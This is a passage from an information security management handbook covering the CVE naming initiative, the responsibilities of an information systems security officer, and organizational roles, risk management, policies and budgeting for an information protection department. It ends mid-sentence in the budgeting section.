The increase in CVE-compatible products and services can change the way organizations use security tools and data sources to address their operational security posture. For example, an organization can use CVE-compatible products and services to improve its response to security advisories. CVE-compatible advisories include CVE entries of vulnerabilities that scanners can check for, and an IDS can be examined for appropriate attack signatures for the vulnerability described in the advisory. The incorporation of CVE names and CVE-compatible products and services provides a more structured and predictable process for handling advisories than most organizations currently possess.

Along similar lines, when a group of concerned security professionals last year composed a list of the ten most-common critical Internet security threats, they included CVE names for them.[7] Orchestrated by the SANS Institute, the effort represented the consensus of a wide variety of security experts. To help ensure specificity and make the recommendations actionable, each suggestion included the appropriate CVE names, totaling 68, and detailed the specific issue areas for a variety of platforms and products. The next update to the SANS list,[8] which is now co-sponsored by the FBI, grew to a list of the 20 most-common critical Internet security threats and included 125 CVE names. The most recent top-20 list now includes 242 CVE names.

Additionally, as shown in Exhibit 70.5, compatible products and services can be used by an organization to check over an ongoing attack with its CVE-compatible IDS system (A). In a CVE-compatible IDS, specific vulnerabilities that are susceptible to the detected attack are provided as part of the attack report. This information can be compared against the latest vulnerability scan by a CVE-compatible scanner (B) to determine whether the enterprise has one of the vulnerabilities or exposures that can be exploited by the attack. If it does, a CVE-compatible fix database at the vendor of the software product or a vulnerability Web site (C) can identify the location of the fix for a CVE entry (D), if one exists.

In addition, for systems that an organization builds or maintains for customers, CVE-compatible advisories and announcements can help directly identify any need for software fixes from the commercial vendors of those systems. For security issues in software distributed by multiple vendors, CVE names can help users determine when different advisories are referring to the same vulnerability.[9]

Summary of Progress

Here is one way of looking at progress against the CVE strategy:



EXHIBIT 70.5 A CVE-enabled process.

- CVE is gradually approaching the goal of uniquely naming every publicly known security-relevant software mistake. More than half of all known software mistakes are now either included on the CVE List or are under review.
- CVE names are now regularly included in advisories by a fairly large group of organizations, including ISS, IBM, Rain Forest Puppy, @stake, Microsoft, BindView, NAI, CERT/CC, SGI, eEye, COMPAQ, Ernst & Young, CISCO, Rapid 7, NSFOCUS, Sanctum, Alcatel, EnGarde Secure Linux, Caldera, Red Hat, SecurityFocus, VIGILANTe.com, Cert-IST, Mandrake Linux, Debian, Foundstone, Apple, iDEFENSE, HP, Symantec, DHS/NIPC, KDE e. V., Beyond Security Ltd., Digital Defense Inc., Core-ST, The OpenPKG Project, Corsaire, The FreeBSD Project, and Gentoo Linux.
- CVE usage in information security products and services now stands at more than 240 that are either available or in development, with more being announced regularly.
- CVE usage has been included in a recent recommendation from the U.S. Department of Defense, which follows the earlier recommendation from the National Institute of Science and Technology (NIST).
- Various trade journals have started using support for CVE names as a review item in articles.
- For three years in a row, the SANS Top Ten/Top Twenty guidance (now co-issued by the Federal Bureau of Investigation [FBI]) has included CVE names.
- The CVE E-newsletters are subscribed to by more than 4000 different organizations from more than 90 countries worldwide, and the CVE Web site is being visited from individuals in more than 125 countries on a regular basis.
- Of the dozen companies this has been discussed with, several are considering adding CVE name support to their fix-it sites and update mechanisms.

Acknowledgment

The summary work contained in this chapter was funded by the MITRE Corporation. It is based on the composite effort of all those working on the Common Vulnerabilities and Exposures Initiative, including but not limited to the CVE Editorial Board, the CVE Advisory Council, and CVE-compatible vendors.

71

Roles and Responsibilities of the Information Systems Security Officer

Carl Burney, CISSP

Information is a major asset of an organization. As with any major asset, its loss can have a negative impact on the organization's competitive advantage in the marketplace, a loss of market share, and become a potential liability to shareholders or business partners. Protecting information is as critical as protecting other organizational assets, such as plant assets (i.e., equipment and physical structures) and intangible assets (i.e., copyrights or intellectual property). It is the information systems security officer (ISSO) who establishes a program of information security to help ensure the protection of the organization's information.

The information systems security officer is the main focal point for all matters involving information security. Accordingly, the ISSO will:

- Establish an information security program including:
  - Information security plans, policies, standards, guidelines, and training
- Advise management on all information security issues
- Provide advice and assistance on all matters involving information security

The Role of The Information Systems Security Officer

There can be many different security roles in an organization in addition to the information system security officer, such as:

- Network security specialist
- Database security specialist
- Internet security specialist
- E-business security specialist
- Public key infrastructure specialist
- Forensic specialist
- Risk manager

Each of these roles is in a unique, specialized area of the information security arena and has specific but limited responsibilities. However, it is the role of the ISSO to be responsible for the entire information security effort in the organization. As such, the ISSO has many broad responsibilities, crossing all organizational lines, to ensure the protection of the organization's information.

EXHIBIT 71.1 An Information Security Program Will Cover a Broad Spectrum

Policies, Standards, Guidelines, and Rules	Reports
Access controls	Risk management
Audits and reviews	Security software/hardware
Configuration management	Testing
Contingency planning	Training
Copyright	Systems acquisition
Incident response	Systems development
Personnel security	Certification/accreditation
Physical security	Exceptions

Responsibilities of The Information Systems Security Officer

As the individual with the primary responsibility for information security in the organization, the ISSO will interact with other members of the organization in all matters involving information security, to include:

- Develop, implement, and manage an information security program.
- Ensure that there are adequate resources to implement and maintain a cost-effective information security program.
- Work closely with different departments on information security issues, such as:
  - The physical security department on physical access, security incidents, security violations, etc.
  - The personnel department on background checks, terminations due to security violations, etc.
  - The audit department on audit reports involving information security and any resulting corrective actions
- Provide advice and assistance concerning the security of sensitive information and the processing of that information.
- Provide advice and assistance to the business groups to ensure that information security is addressed early in all projects and programs.
- Establish an information security coordinating committee to address organization-wide issues involving information security matters and concerns.
- Serve as a member of technical advisory committees.
- Consult with and advise senior management on all major information security-related incidents or violations.
- Provide senior management with an annual state of information security report.

Developing, implementing, and managing an information security program is the ISSO's primary responsibility. The Information Security Program will cross all organizational lines and encompass many different areas to ensure the protection of the organization's information. Exhibit 71.1 contains a noninclusive list of the different areas covered by an information security program.

Policies, Standards, Guidelines, and Rules

- Develop and issue security policies, standards, guidelines, and rules.
- Ensure that the security policies, standards, guidelines, and rules appropriately protect all information that is collected, processed, transmitted, stored, or disseminated.
- Review (and revise if necessary) the security policies, standards, guidelines, and rules on a periodic basis.
- Specify the consequences for violations of established policies, standards, guidelines, and rules.
- Ensure that all contracts with vendors, contractors, etc. include a clause that the vendor or contractor must adhere to the organization's security policies, standards, guidelines, and rules, and be liable for any loss due to violation of these policies, standards, guidelines, and rules.

Access Controls

- Ensure that access to all information systems is controlled.

- Ensure that the access controls for each information system are commensurate with the level of risk, determined by a risk assessment.
- Ensure that access controls cover access by workers at home, dial-in access, connection from the Internet, and public access.
- Ensure that additional access controls are added for information systems that permit public access.

Audits and Reviews

- Establish a program for conducting periodic reviews and evaluations of the security controls in each system, both periodically and when systems undergo significant modifications.
- Ensure audit logs are reviewed periodically and all audit records are archived for future reference.
- Work closely with the audit teams in required audits involving information systems.
- Ensure the extent of audits and reviews involving information systems is commensurate with the level of risk, determined by a risk assessment.

Configuration Management

- Ensure that configuration management controls monitor all changes to information systems software, firmware, hardware, and documentation.
- Monitor the configuration management records to ensure that implemented changes do not compromise or degrade security and do not violate existing security policies.

Contingency Planning

- Ensure that contingency plans are developed, maintained in an up-to-date status, and tested at least annually.
- Ensure that contingency plans provide for enough service to meet the minimal needs of users of the system and provide for adequate continuity of operations.
- Ensure that information is backed up and stored off-site.

Copyright

- Establish a policy against the illegal duplication of copyrighted software.
- Ensure inventories are maintained for each information system's authorized/legal software.
- Ensure that all systems are periodically audited for illegal software.

Incident Response

- Establish a central point of contact for all information security-related incidents or violations.
- Disseminate information concerning common vulnerabilities and threats.
- Establish and disseminate a point of contact for reporting information security-related incidents or violations.
- Respond to and investigate all information security-related incidents or violations, maintain records, and prepare reports.
- Report all major information security-related incidents or violations to senior management.
- Notify and work closely with the legal department when incidents are suspected of involving criminal or fraudulent activities.
- Ensure guidelines are provided for those incidents that are suspected of involving criminal or fraudulent activities, to include:
  - — Collection and identification of evidence
  - — Chain of custody of evidence
  - — Storage of evidence

Personnel Security

- Implement personnel security policies covering all individuals with access to information systems or having access to data from such systems. Clearly delineate responsibilities and expectations for all individuals.
- Ensure all information systems personnel and users have the proper security clearances, authorizations, and need-to-know, if required.
- Ensure each information system has an individual, knowledgeable about information security, assigned the responsibility for the security of that system.
- Ensure all critical processes employ separation of duties to ensure one person cannot subvert a critical process.
- Implement periodic job rotation for selected positions to ensure that present job holders have not subverted the system.
- Ensure users are given only those access rights necessary to perform their assigned duties (i.e., least privilege).

Physical Security

- Ensure adequate physical security is provided for all information systems and all components.
- Ensure all computer rooms and network/communications equipment rooms are kept physically secure, with access by authorized personnel only.

Reports

- Implement a reporting system, to include:
  - — Informing senior management of all major information security related incidents or violations
  - — An annual State of Information Security Report
  - — Other reports as required (i.e., for federal organizations: OMB CIRCULAR NO. A-130, Management of Federal Information Resources)

Risk Management

- Establish a risk management program to identify and quantify all risks, threats, and vulnerabilities to the organization's information systems and data.
- Ensure that risk assessments are conducted to establish the appropriate levels of protection for all information systems.
- Conduct periodic risk analyses to maintain proper protection of information.
- Ensure that all security safeguards are cost-effective and commensurate with the identifiable risk and the resulting damage if the information was lost, improperly accessed, or improperly modified.

Security Software/Hardware

- Ensure security software and hardware (i.e., anti-virus software, intrusion detection software, firewalls, etc.) are operated by trained personnel, properly maintained, and kept updated.

Testing

- Ensure that all security features, functions, and controls are periodically tested, and the test results are documented and maintained.
- Ensure new information systems (hardware and software) are tested to verify that the systems meet the documented security specifications and do not violate existing security policies.

Training

- Ensure that all personnel receive mandatory, periodic training in information security awareness and accepted information security practices.
- Ensure that all new employees receive an information security briefing as part of the new employee indoctrination process.
- Ensure that all information systems personnel are provided appropriate information security training for the systems with which they work.
- Ensure that all information security training is tailored to what users need to know about the specific information systems with which they work.
- Ensure that information security training stays current by periodically evaluating and updating the training.

Systems Acquisition

- Ensure that appropriate security requirements are included in specifications for the acquisition of information systems.
- Ensure that all security features, functions, and controls of a newly acquired information system are tested to verify that the system meets the documented security specifications and does not violate existing security policies, prior to system implementation.
- Ensure that all default passwords are changed when installing new systems.

Systems Development

- Ensure information security is part of the design phase.
- Ensure that a design review of all security features is conducted.
- Ensure that all information systems security specifications are defined and approved prior to programming.
- Ensure that all security features, functions, and controls are tested to verify that the system meets the documented security specifications and does not violate existing security policies, prior to system implementation.

Certification/Accreditation

- Ensure that all information systems are certified/accredited, as required.
- Act as the central point of contact for all information systems that are being certified/accredited.
- Ensure that all certification requirements have been met prior to accreditation.
- Ensure that all accreditation documentation is properly prepared before submission for final approval.

Exceptions

- If an information system is not in compliance with established security policies or procedures, and cannot or will not be corrected:
  - — Document:
- The violation of the policy or procedure
- The resulting vulnerability
- Any necessary corrective action that would correct the violation
- A risk assessment of the vulnerability.
  - — Have the manager of the information system that is not in compliance document and sign the reasons for noncompliance.
  - — Send these documents to the CIO for signature.

The Nontechnical Role of the Information Systems Security Officer

As mentioned, the ISSO is the main focal point for all matters involving information security in the organization, and the ISSO will:

- Establish an information security program.
- Advise management on all information security issues.
- Provide advice and assistance on all matters involving information security.

Although information security may be considered technical in nature, a successful ISSO is much more than a "techie." The ISSO must be a businessman, a communicator, a salesman, and a politician.

The ISSO (the businessman) needs to understand the organization's business, its mission, its goals, and its objectives. With this understanding, the ISSO can demonstrate to the rest of the management team how information security supports the business of the organization. The ISSO must be able to balance the needs of the business with the needs of information security.

At those times when there is a conflict between the needs of the business and the needs of information security, the ISSO (the businessman, the politician, and the communicator) will be able to translate the technical side of information security into terms that business managers will be better able to understand and appreciate, thus building consensus and support. Without this management support, the ISSO will not be able to implement an effective information security program.

Unfortunately, information security is sometimes viewed as unnecessary, as something that gets in the way of "real work," and as an obstacle most workers try to circumvent. Perhaps the biggest challenge is to implement information security into the working culture of an organization. Anybody can stand up in front of a group of employees and talk about information security, but the ISSO (the communicator and the salesman) must "reach" the employees and instill in them the value and importance of information security. Otherwise, the information security program will be ineffective.

Conclusion

It is readily understood that information is a major asset of an organization. Protection of this asset is the daily responsibility of all members of the organization, from top-level management to the most junior workers. However, it is the ISSO who carries out the long list of responsibilities, implementing good information security practices, providing the proper guidance and direction to the organization, and establishing a successful information security program that leads to the successful protection of the organization's information.

72

Information Protection: Organization, Roles, and Separation of Duties

Rebecca Herold, CISSP, CISA, FLMI

Successful information protection and security requires the participation, compliance, and support of all personnel within your organization, regardless of their positions, locations, or relationships with the company. This includes any person who has been granted access to your organization's extended enterprise information, and any employee, contractor, vendor, or business associate of the company who uses information systems resources as part of the job. A brief overview of the information protection and security responsibilities for various groups within your organization follows.

All Personnel within the Organization

All personnel have an obligation to use the information according to the specific protection requirements established by your organization's information owner or information security delegate. A few of the basic obligations include, but are not limited to, the following:

- Maintaining confidentiality of log-on passwords
- Ensuring the security of information entrusted to their care
- Using the organization's business assets and information resources for approved purposes only
- Adhering to all information security policies, procedures, standards, and guidelines
- Promptly reporting security incidents to the appropriate management area

Information Security Oversight Committee

An information protection and/or security oversight committee comprised of representatives from various areas of your organization should exist or be created if not already in existence. The members should include high-level representatives from each of your revenue business units, as well as a representative from your organization's legal, corporate auditing, human resources, physical and facilities management, and finance and accounting areas. The oversight committee should be responsible for ensuring and supporting the establishment, implementation, and maintenance of information protection awareness and training programs to assist management in the security of corporate information assets. Additionally, the committee should be kept informed of all information security-related issues, new technologies, and provide input for information security, protection costs, and budget approvals.

Corporate Auditing

The corporate auditing department should be responsible for ensuring compliance with the information protection and security policies, standards, procedures, and guidelines. They should ensure that the organizational business units are operating in a manner consistent with policies and standards, and ensure any audit plan includes a compliance review of applicable information protection policies and standards that are related to the audit topic. Additionally, a high-level management member of the corporate auditing department should take an active role in your organization's information security oversight committee.

Human Resources

Your human resources department should be responsible for providing timely information to your centrally managed information protection department, as well as the enterprise and division systems managers and application administrators, about corporate personnel terminations or transfers. They should also enforce the stated consequences of noncompliance with the corporate policies, and a high-level member of the human resources department should take an active role in your organization's information security oversight committee.

Law

Your law department should have someone assigned responsibility for reviewing your enterprise security policies and standards for legal and regulatory compliance and enforceability. Your law department should also be advised of and responsible for addressing legal issues arising from security incidents. Additionally, a high-level member of the law department should take an active role in your organization's information security oversight committee. This person should be savvy with computer and information technology and related issues; otherwise, the person will not make a positive contribution to the oversight committee, and could, in fact, create unnecessary roadblocks or stop necessary progress based upon lack of knowledge of the issues.

Managers

Your organization's line management should retain primary responsibility for identifying and protecting information and computer assets within their assigned areas of management control. When talking about a manager, we are referring to any person who has been specifically given responsibility for directing the actions of others and overseeing their work — basically, the immediate manager or supervisor of an employee. Managers have ultimate responsibility for all user IDs and information owned by company employees in the areas of their control. In the case of non-employee individuals such as contractors, consultants, etc., managers are responsible for the activity and for the company assets used by these individuals. This is usually the manager responsible for hiring the outside party. Managers have additional information protection and security responsibilities including, but not limited to, the following:

- Continually monitor the practices of employees and consultants under their control and take necessary corrective actions to ensure compliance with the organization's policies and standards.
- Inform the appropriate security administration department of the termination of any employee so that the user ID owned by that individual can be revoked, suspended, or made inaccessible in a timely manner.
- Inform the appropriate security administration department of the transfer of any employee if the transfer involves the change of access rights or privileges.
- Report any security incident or suspected incident to the centralized information protection department.
- Ensure the currency of user ID information (e.g., employee identification number and account information of the user ID owner).
- Educate the employees in their area of your organization's security policies, procedures, and standards for which they are accountable.

IT Administrators (Information Delegates)

A person, organization, or process that implements or administers security controls for the information owners are referred to as information delegates. Such information delegates typically (but not always) are part of the information technology departments with primary responsibilities for dealing with backup and recovery of the business information, applying and updating information access controls, installing and maintaining information security technology and systems, etc.

An information delegate is also any company employee who owns a user ID that has been assigned attributes or privileges associated with access control systems such as Top Secret, RACF, ACF2, etc. This user ID allows them to set system-wide security controls or administrator user IDs and information resource access rights. These security and systems administrators may report to either a business division or the central information protection department.

Information delegates are also responsible for implementing and administering security controls for corporate extended enterprise information as instructed by the information owner or delegate. Some of the responsibilities of information delegates include, but are not limited to, the following:

- Perform backups according to the backup requirements established by the information owner.
- Document backup schedule, backup intervals, storage locations, and number of backup generation copies.
- Regularly test backups to ensure they can be used successfully to restore data.
- When necessary, restore lost or corrupted information from backup media to return the application to production status.
- Perform related tape and DASD management functions as required to ensure availability of the information to the business.
- Ensure record retention requirements are met based on the information owner's analysis.
- Implement and administer security controls for corporate extended enterprise information as instructed by the information owner or delegate.
- Electronically store information in locations based on classification.
- Specifically identify the privileges associated with each system, and categorize the staff allocated to these privileges.
- Produce security log reports that will report applications and system violations and incidents to the central information protection department.
- Understand the different data environments and the impact of granting access to them.
- Ensure access requests are consistent with the information directions and security guidelines.
- Administer access rights according to criteria established by the information owners.
- Create and remove user IDs as directed by the appropriate managers.
- Administer the system within the scope of the job description and functional responsibilities.
- Distribute and follow up on security violation reports.
- Report suspected security breaches to your central information protection department.
- Give passwords of newly created user IDs to the user ID owner only.
- Maintain responsibility for day-to-day security of information.

Information Asset and Systems Owners

The information asset owner for a specific data item is a management position within the business area facing the greatest negative impact from disclosure or loss of that information. The information asset owner is ultimately responsible for ensuring that appropriate protection requirements for the information assets are defined and implemented. The information owner responsibilities include, but are not limited to, the following:

- Assign initial information classification and periodically review the classification to ensure it still meets the business needs.
- Ensure security controls are in place commensurate with the information classification.
- Review and ensure currency of the access rights associated with information assets they own.

- Determine security requirements, access criteria, and backup requirements for the information assets they own.
- Report suspected security breaches to corporate security.
- Perform, or delegate if desired, the following:
  - — Approval authority for access requests from other business units or assign a delegate in the same business unit as the executive or manager owner
  - — Backup and recovery duties or assign to the information custodian
  - — Approval of the disclosure of information
  - — Act on notifications received concerning security violations against their information assets
  - — Determine information availability requirements
  - — Assess information risks

Systems owners must consider three fundamental security areas: management controls, operational controls, and technical controls. They must follow the direction and requests of the information owners when establishing access controls in these three areas.

Information Protection

An area should exist that is responsible for determining your organization's information protection and security directions (strategies, procedures, guidelines), as approved or suggested by the information protection oversight committee, to ensure information is controlled and secured based on its value, risk of loss or compromise, and ease of recoverability. As a very high overview, some of the responsibilities of an information protection department include, but are not limited to, the following:

- Provide information security guidelines to the information management process.
- Develop a basic understanding of your organization's information to ensure proper controls are implemented.
- Provide information security design input, consulting, and review.
- Ensure appropriate security controls are built into new applications.
- Provide information security expertise and support for electronic interchange.
- Create information protection audit standards and baselines.
- Help reduce your organization's liability by demonstrating a standard of due care or diligence by following general standards or practices of professional care.
- Help ensure awareness of information protection and security issues throughout your entire organization and act as internal information security consultants to project members.
- Promote and evaluate information and computer security in IT products and services.
- Advise others within your organization of information security needs and requirements.

The remainder of this chapter includes a full discussion of the roles and related issues of the information protection department.

What Is the Role of Information Protection?

Secure information and network systems are essential to providing high-quality services to customers, avoiding fraud and disclosure of sensitive information, promoting efficient business operations, and complying with laws and regulations. Your organization must make information protection a visible, integral component of all your business operations. The best way to accomplish this is to establish a department dedicated to ensuring the protection of all your organization's information assets throughout every department and process. Information protection, or if you prefer, information security, is a very broad discipline.

Your information protection department should fulfill five basic roles:

1. Support information risk management processes.
2. Create corporate information protection policies and procedures.
3. Ensure information protection awareness and training.

4. Ensure the integration of information protection into all management practices.
5. Support your organization's business objectives.

Risk Management

Risk management is a necessary element of a comprehensive information protection and security program. What is risk management? The General Accounting Office (GAO) has a good, high-level definition: risk management is the process of assessing risk, taking steps to reduce risk to an acceptable level, and maintaining that level of risk. There are four basic principles of effective risk management.

Assess Risk and Determine Needs

Your organization must recognize that information is an essential asset that must be protected. When high-level executives understand and demonstrate that managing risks is important and necessary, it will help to ensure that security is taken seriously at lower levels in your organization and that security programs have adequate resources.

Your organization must develop practical risk assessment procedures that clearly link security to business needs. However, do not spend too much time trying to quantify the risks precisely — the difficulty in identifying such data makes the task inefficient and overly time consuming.

Your organization must hold program and business managers accountable for ensuring compliance with information protection policies, procedures, and standards. The accountability factor will help ensure that managers understand the importance of information protection and not dismiss it, considering it a hindrance.

You must manage risk on a continuing basis. As new technologies evolve, you must stay abreast of the associated risks to your information assets. And, as new information protection tools become available, you must know how such tools can help you mitigate risks within your organization.

Establish a Central Information Protection and Risk Management Focus

This is your information protection department. You must carry out key information protection risk management activities. Your information protection department will serve as a catalyst for ensuring that information security risks are considered in planned and ongoing operations. You need to provide advice and expertise to all organizational levels and keep managers informed about security issues. Information protection should research potential threats, vulnerabilities, and control techniques, and test controls, assess risks, and identify needed policies.

The information protection department must have ready and independent access to senior executives. Security concerns can often be at odds with the desires of business managers and system developers when they are developing new computer applications — they want to do so quickly and want to avoid controls that they view as impeding efficiency and convenience. By elevating security concerns to higher management levels, it helps ensure that the risks are understood by those with the most to lose from information security incidents and that information security is taken into account when decisions are made.

The information protection department must have dedicated funding and staff. Information protection budgets need to cover central staff salaries, training and awareness costs, and security software and hardware.

The central information protection department must strive to enhance its staff professionalism and technical skills. It is important in fulfilling your role as a trusted information security advisor to keep current on new information security vulnerabilities as well as new information security tools and practices.

Information and Systems Security Must Be Cost Effective

The costs and benefits of security must be carefully examined in both monetary and nonmonetary terms to ensure that the cost of controls does not exceed expected benefits. Security benefits have direct and indirect costs. Direct costs include purchasing, installing, and administering security measures, such as access control software or fire-suppression systems. Indirect costs include system performance, employee morale, and retraining requirements.

Information and Systems Security Must Be Periodically Reassessed

Security is never perfect when a system is implemented. Systems users and operators discover new vulnerabilities or ways to intentionally or accidentally circumvent security. Changes in the system or the environment

can also create new vulnerabilities. Procedures become outdated over time. All these issues make it necessary to periodically reassess the security of your organization's security.

Information Protection Policies, Procedures, Standards, and Guidelines

The information protection department must create corporate information protection policies with business unit input and support. Additionally, they must provide guidance and training to help the individual business units create their own procedures, standards, and guidelines that support the corporate information protection policies.

The Information Protection Department Must Create and Implement Appropriate Policies and Related Controls

You need to link the information protection policies you create to the business risks of your organization. The information protection policies must be adjusted on a continuing basis to respond to newly identified risks. Be sure to pay particular attention to addressing user behavior within the information protection policies.

Distinguish between information protection policies and guidelines or standards. Policies generally outline fundamental requirements that managers consider mandatory. Guidelines and standards contain more detailed rules for how to implement the policies.

It is vital to the success of the information protection policies for the oversight group and executive management to visibly support the organization's information protection policies.

Information and Systems Security Is Often Constrained by Societal Factors.

The ability of your information protection department to support the mission of your organization may be limited by various social factors depending upon the country in which your offices are located, or the laws and regulations that exist within certain locations where you do business. Know your operating environments and ensure your policies are in sync with these environments.

Awareness and Training

The information protection department must make your organization aware of information protection policies, related issues, and news on an ongoing basis. Additionally, it must provide adequate training — not only to help ensure personnel know how to address information security risks and threats, but also to keep the information protection department personnel up-to-date on the most appropriate methods of ensuring information security.

An Information Protection Department Must Promote Awareness of Information Protection Issues and Concerns throughout Your Entire Organization

The information protection department must continually educate users and others on risks and related policies. Merely sending out a memo to management once every year or two is not sufficient. Use attention-getting and user-friendly techniques to promote awareness of information protection issues. Awareness techniques do not need to be dry or boring — they should not be, or your personnel will not take notice of the message you are trying to send.

An Information Protection Department Must Monitor and Evaluate Policy and Control Effectiveness of the Policies

The information protection department needs to monitor factors that affect risk and indicate security effectiveness. One key to your success is to keep summary records of actual security incidents within your organization to measure the types of violations and the damage suffered from the incidents. These records will be valuable input for risk assessments and budget decisions. Use the results of your monitoring and record keeping to help determine future information protection efforts and to hold managers accountable for the activities and incidents that occur. Stay aware of new information protection and security monitoring tools and techniques to address the issues you find during the monitoring.

An Information Protection Department Must Extend Security Responsibilities to Those Outside Your Organization

Your organization and the systems owners have security responsibilities outside your own organization. You have a responsibility to share appropriate knowledge about the existence and extent of security measures with your external users (e.g., customers, business partners, etc.) so they can be confident that your systems are adequately secured, and so they can help to address any risks you communicate to them.

An Information Protection Department Must Make Security Responsibilities Explicit

Information and systems security responsibilities and accountability must be clearly and explicitly documented and communicated. The information security responsibilities of all groups and audiences within your organization must be communicated to them, using effective methods and on an ongoing basis.

Information Protection Must Be Integrated into Your Organization's Management Practices

Information and systems security must be an integral element of sound management practices. Ultimately, managers of the areas owning the information must decide what level of risk they are willing to accept, taking into account the cost of security controls as well as the potential financial impact of not having the security controls. The information protection department must help management understand the risks and associated costs. Information and systems security requires a comprehensive approach that is integrated within your organization's management practices. Your information protection department also needs to work with traditional security disciplines, such as physical and personnel security. To help integrate information protection within your management practices, use the following:

- Establish a process to coordinate implementation of information security measures. The process should coordinate specific information security roles and responsibilities organization-wide, and it should aid agreement about specific information security methods and processes such as risk assessment and a security classification system. Additionally, the process should facilitate coordination of organization-wide security initiatives and promote integration of security into the organizational information planning process. The process should call for implementation of specific security measures for new systems or services and include guidelines for reviewing information security incidents. Also, the process should promote visible business support for information security throughout your organization.
- Establish a management approval process to centrally authorize new IT facilities from both a business and technical standpoint.
- Make managers responsible for maintaining the local information system security environment and supporting the corporate information protection policies when they approve new facilities, systems, and applications.
- Establish procedures to check hardware and software to ensure compatibility with other system components before implementing them into the corporate systems environment.
- Create a centralized process for authorizing the use of personal information processing systems and facilities for use in processing business information. Include processes to ensure necessary controls are implemented. In conjunction with this, ensure the vulnerabilities inherent in using personal information processing systems and facilities for business purposes have been assessed.
- Ensure management uses the information protection department for specialized information security advice and guidance.
- Create a liaison between your information protection department and external information security organizations, including industry and government security specialists, law enforcement authorities, IT service providers, and telecommunications authorities, to stay current with new information security threats and technologies and to learn from the experiences of others.
- Establish management procedures to ensure that the exchange of security information with outside entities is restricted so that confidential organizational information is not divulged to unauthorized persons.
- Ensure your information protection policies and practices throughout your organization are independently reviewed to ensure feasibility, effectiveness, and compliance with written policies.

Information Protection Must Support the Business Needs, Objectives, and Mission Statement of Your Organization

Information and systems security practices must support the mission of your organization. Through the selection and application of appropriate safeguards, the information protection department will help your organization's mission by protecting its physical and electronic information and financial resources, reputation, legal position, employees, and other tangible and intangible assets. Well-chosen information security policies and procedures do not exist for their own sake — they are put in place to protect your organization's assets and support the organizational mission. Information security is a means to an end, and not an end in itself. In a private-sector business, having good security is usually secondary to the need to make a profit. With this in mind, security ought to be seen as a way to increase the firm's ability to make a profit. In a public-sector agency, security is usually secondary to the agency's provision of services to citizens. Security, in this case then, ought to be considered as a way to help improve the service provided to the public.

So, what is a good mission statement for your information protection department? It really depends upon your business, environment, company size, industry, and several other factors. To determine your information protection department's mission statement, ask yourself these questions:

- What do your personnel, systems users, and customers expect with regard to information and systems security controls and procedures?
- Will you lose valued staff or customers if information and systems security is not taken seriously enough, or if it is implemented in such a manner that functionality is noticeably impaired?
- Has any downtime or monetary loss occurred within your organization as a result of security incidents?
- Are you concerned about insider threats? Do you trust your users? Are most of your systems users local or remote?
- Does your organization keep non-public information online? What is the loss to your organization if this information is compromised or stolen?
- What would be the impact of negative publicity if your organization suffered an information security incident?
- Are there security guidelines, regulations, or laws your organization is required to meet?
- How important are confidentiality, integrity, and availability to the overall operation of your organization?
- Have the information and network security decisions that have been made been consistent with the business needs and economic stance of your organization?

To help get you started with creating your own information protection department mission statement, here is an example for you to use in conjunction with considering the previous questions:

> The mission of the information protection department is to ensure the confidentiality, integrity, and availability of the organization's information; provide information protection guidance to the organization's personnel; and help ensure compliance with information security laws and regulations while promoting the organization's mission statement, business initiatives, and objectives.

Information Protection Budgeting

How much should your organization budget for information protection? You will not like the answer; however, there is no benchmark for what information protection and security could or should cost within organizations. The variables from organization to organization are too great for such a number. Plus, it really depends upon how information protection and security costs are spread throughout your organization and where your information protection department is located within your organization.

Most information and network security spending recommendations are in extremes. The Gartner Group research in 2000 showed that government agencies spent 3.3 percent of their IT budgets on security — a significantly higher average percentage than all organizations as a whole spent on security (2.6 percent). Both numbers represent a very low amount to spend to protect an organization's information assets. Then there is the opinion of a former chief security officer at an online trading firm who believes the information security

budget should be 4 to 10 percent of *total company revenues* and not part of the IT budget at all. An October 2001 *Computerworld*/J.P. Morgan Security poll showed that companies with annual revenues of more than $500 million are expected to spend the most on security in 2002, when security-related investments will account for 11.2 percent of total IT budgets on average, compared with an average of 10.3 percent for all the users which responded to the poll. However, there are other polls, such as a 2001 survey from Metricnet, that shows that only 33 percent of companies polled after September 11, 2001, will spend more than 5 percent of their IT budgets on security. What is probably the most realistic target for information security spending is the one given by eSecurityOnline.com, which indicates information protection should be 3 to 5 percent of the company's total revenue.

Unfortunately, it has been documented in more than one news report that some CIOs do not consider information security a normal or prudent business expense. Some CFOs and CEOs have been quoted as saying information security expenses were "nuisance protection." Some decision makers need hard evidence of a security threat to their companies before they will respond. But doing nothing is not a viable option. It only takes one significant security incident to bring down a company.

When budgeting for information protection, keep in mind the facts and experiences of others. As the San Francisco-based Computer Security Institute found in its 2001 annual Computer Crime and Security Survey, 85 percent of the respondents admitted they had detected computer security breaches during the year. While only 35 percent of the respondents admitted to being able to quantify the losses, the total financial impact from these incidents was a staggering $378 million in losses.

The CIO of the Department of Energy's (DoE) Lawrence Livermore National Laboratory in Livermore, California, indicated in 2001 that security incidents had risen steadily by about 20 percent a year. Security of information is not a declining issue; it is an increasingly significant issue to address. Basically, security is a matter of existence or nonexistence for data.

So, to help you establish your information protection budget:

